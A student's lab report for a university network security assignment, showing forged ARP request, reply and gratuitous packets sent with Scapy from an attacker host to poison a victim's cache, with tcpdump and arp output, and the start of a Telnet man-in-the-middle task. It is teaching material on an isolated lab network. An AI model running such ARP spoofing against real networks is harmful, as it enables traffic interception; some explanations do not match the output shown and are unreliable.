PES UNIVERSITY

Department of Computer Science & Engineering

Computer Network Security

UE23CS343AB6

Assignment 3 Submission

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Computer Network Security

UE23CS343AB6


Task 1: Using ARP request

On host M, construct an ARP request packet and send it to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache. We can do this in two ways:


Step1:

1) Without passing parameters to Ether()

Host A:



Host B:



So as we see above, both hosts return an empty arp table. This is because there are no entries in either yet

Step2:

2) Run tcpdump on both the hosts A and B

tcpdump -i eth0 -n

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

As we see above, currently there are no packets being sent to eth0. Hence we see no packets captured

Step3:

3) Finally, execute the below command on the attacker machine M

python3 task1A.py

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task1A.py
###[ Ethernet ]###
  dst       = da:1d:23:10:a3:ac
  src       = d6:a7:6b:5c:b4:f8
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:01:05.937197 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
17:01:05.937244 ARP, Reply 10.9.0.5 is-at da:1d:23:10:a3:ac, length 28
17:01:05.985247 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6,
 length 28
17:01:05.985270 ARP, Reply 10.9.0.5 is-at da:1d:23:10:a3:ac, length 28
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:01:05.937196 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
17:01:05.985274 ARP, Reply 10.9.0.5 is-at da:1d:23:10:a3:ac, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

Explanation:

Machine M uses Scapy to craft and send a forged ARP packet, pretending to be B (by spoofing B's IP), so that A updates its ARP table incorrectly. An Ethernet frame is built with Ether(), an ARP packet is spoofed, and sendp() transmits it. Meanwhile, tcpdump is run on A and B to capture traffic on interface eth0.

Step4:

4) run arp to check the entries

Attacker M: (Just out of curiosity)

```
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>arp
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   d6:a7:6b:5c:b4:f8   C                     eth0
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

Explanation:

Displaying the ARP table output in all three machines. We notice that in the ARP table of A, both machines M and B have the same hardware address.

Step5:

5) Now delete the ARP Cache entries

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   d6:a7:6b:5c:b4:f8   C                     eth0
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp -d 10.9.0.6
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp -d 10.9.0.105
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Step6:

6) Ether() with parameters

Screenshot of ARP cache output on both the hosts before the attack

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

Screenshot of ARP cache output on both the hosts and attacker after the attack

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 4e:de:c1:a5:6f:41
  src       = 02:ca:f2:e1:f7:a0
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:ca:f2:e1:f7:a0
     psrc      = 10.9.0.6
     hwdst     = 4e:de:c1:a5:6f:41
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:40:55.209365 ARP, Request who-has 10.9.0.5 (4e:de:c1:a5:6f:41) tell 10.
 length 28
17:40:55.209403 ARP, Reply 10.9.0.5 is-at 4e:de:c1:a5:6f:41, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
B-10.9.0.6.net-10.9.0.0  ether   02:ca:f2:e1:f7:a0   C
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:40:55.209364 ARP, Request who-has 10.9.0.5 (4e:de:c1:a5:6f:41) tell 10.9.0.6,
 length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

7) Now delete the ARP Cache entries

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
B-10.9.0.6.net-10.9.0.0  ether   02:ca:f2:e1:f7:a0   C
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp -d 10.9.0.6
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Explanation:
Machine M crafts and sends a spoofed ARP packet as B to directly update A's ARP table. Unlike the earlier broadcast, this is a targeted attack using Ether() and ARP() with sendp(), so no broadcast is sent and M doesn't appear in the ARP table.

Answer the following questions:
1. What does the 'op' in the screenshot of the attacker machine signify? What is its default value?
Answer: OP is an abbreviation for operation code. It denotes if it's an ARP request or response. The default value is 1, which is ARP Request.

2. What was the difference between the ARP cache results after the attack in the above 2 approaches? Why did you observe this difference?
Answer: In method 1, the forged ARP packet is broadcast, so all hosts on the network receive it and their ARP caches are affected.

In method 2, the Ethernet destination MAC is set to the victim's address, so only the victim's ARP table is poisoned, making the attack targeted and stealthier.

Task 2: Using ARP Reply

OBJECTIVE: In this task you need to attack A using ARP reply packet.
Try the attack under the following two scenarios, and report the results of your attack:

Scenario 1: B's IP is already in A's cache.

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 4e:de:c1:a5:6f:41
  src       = 02:ca:f2:e1:f7:a0
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:ca:f2:e1:f7:a0
     psrc      = 10.9.0.6
     hwdst     = 4e:de:c1:a5:6f:41
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
B-10.9.0.6.net-10.9.0.0  ether   02:ca:f2:e1:f7:a0   C
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Screenshot showing showing the cache entries of A after the attack

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:48:59.093653 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
B-10.9.0.6.net-10.9.0.0  ether   02:ca:f2:e1:f7:a0   C
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```


Explanation:

The attacker poisons A's ARP table by sending a fake ARP reply that maps B's IP to a false MAC. Since ARP replies are always accepted, A updates its table, leading to ARP cache poisoning.


Scenario 2: B's IP is not in A's cache.

Now delete the ARP Cache entries

Host A:



Screenshot showing showing the cache entries of A after the attack
Screenshot of the packets captured using tcpdump
Host A:



Screenshot of the attacker terminal as well
Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Explanation:
In this case, A's ARP table remains unchanged because it has never communicated with B. As a result, when a reply from B arrives, A does not add it to its ARP table.

Answer the following question:
1. What does op=2 mean?
Answer:

Task 3: Using ARP Gratuitous Message:

OBJECTIVE: On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B.

Scenario 1: B's IP is already in A's cache.

Screenshot showing A's cache (before attack):
Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Screenshot showing A's cache after inserting B's IP:
Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
M-10.9.0.105.net-10.9.0  ether   f6:2a:c5:db:74:d3   C
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task1A.py
###[ Ethernet ]###
  dst       = 4e:de:c1:a5:6f:41
  src       = f6:2a:c5:db:74:d3
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Screenshot of the packets captured using tcpdump
Screenshot showing A's cache after the attack
Screenshots of terminals B and M after the attack

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:01:41.033192 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
M-10.9.0.105.net-10.9.0  ether   f6:2a:c5:db:74:d3   C
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:01:41.033190 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Explanation:
Gratuitous ARP packets are broadcast by new devices on a network to announce their MAC address to all other hosts. This technique can be used in an attempt to poison ARP tables, but whether the tables actually update depends on the operating system.

Scenario 2: B's IP is not in A's cache.

Screenshot showing that the cache entries are deleted for HostA and HostB

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
M-10.9.0.105.net-10.9.0  ether   f6:2a:c5:db:74:d3   C
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp -d 10.9.0.6
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp -d 10.9.0.105
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

After Attack:

screenshot of the packets captured using tcpdump
Screenshot showing A's cache after the attack
Screenshots of terminals B and M after the attack

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:06:57.661517 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:06:57.661516 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Explanation:
In this case, A's ARP table does not get updated with any new entries. This happens because A has never interacted with B, so when it receives a gratuitous ARP message from B, it ignores it and doesn't record it in its table.

Answer the following question:
1. Why does VM B's ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?
Answer: Host B's ARP cache remains the same since a system does not overwrite the ARP entry for its own IP address and simply ignores such packets. In contrast, other machines like Host A can be deceived into updating their cache with the false information.

Task 4: MITM Attack on Telnet using ARP Cache Poisoning

OBJECTIVE: Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B.

Step 1 - Launch the ARP cache poisoning attack
First, Host M conducts an ARP cache poisoning attack on both A and B. After this step, packets sent between A and B will all be sent to M.

Answer the following question:

What will be the mappings in A and B's cache after the cache poisoning attack by M?
Answer:
After the ARP cache poisoning attack by M:

- Host A's ARP cache will map B's IP address to M's MAC address instead of B's real MAC.
- Host B's ARP cache will map A's IP address to M's MAC address instead of A's real MAC.

This ensures that all traffic between A and B is redirected through M.

Screenshot of A and B's caches (before attack):

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostA:PES1UG23CS433:PranavHemanth:/
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
seed-HostB:PES1UG23CS433:PranavHemanth:/
```

ARP cache poisoning attack from Task 1:

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Execute the below code to map A's IP address to M's MAC address in B's ARP Cache:

Screenshot of B's cache and M's terminal:

Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

Step 2 - Testing
Screenshot of A's terminal
Screenshot of the Wireshark packet capture


Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.428 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.090 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.136 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.068 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.089 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.083 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.075 ms
^C
--- 10.9.0.6 ping statistics ---
17 packets transmitted, 9 received, 47.0588% packet loss, time 16366ms
rtt min/avg/max/mdev = 0.068/0.133/0.428/0.106 ms
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Wireshark:



Explanation:
Since A's ARP table has been poisoned, B's IP is mapped to M's MAC address. With IP forwarding disabled on M, the packets are dropped. After repeated transmission failures, A eventually broadcasts a query asking who owns IP 10.9.0.6, updates its ARP table with the correct entry, and is then able to ping B successfully.

Answer the following question:

1. What do you observe? Explain
Answer: Since A's ARP table has been poisoned, B's IP is mapped to M's MAC address. With IP forwarding disabled on M, the packets are dropped. After repeated transmission failures, A eventually broadcasts a query asking who owns IP 10.9.0.6, updates its ARP table with the correct entry, and is then able to ping B successfully.

Step 3 - Turn on IP Forwarding

Now we turn on the IP forwarding on Host M so that it will forward the packets between A and B.

Screenshot of A's terminal
Screenshot of the Wireshark packet capture

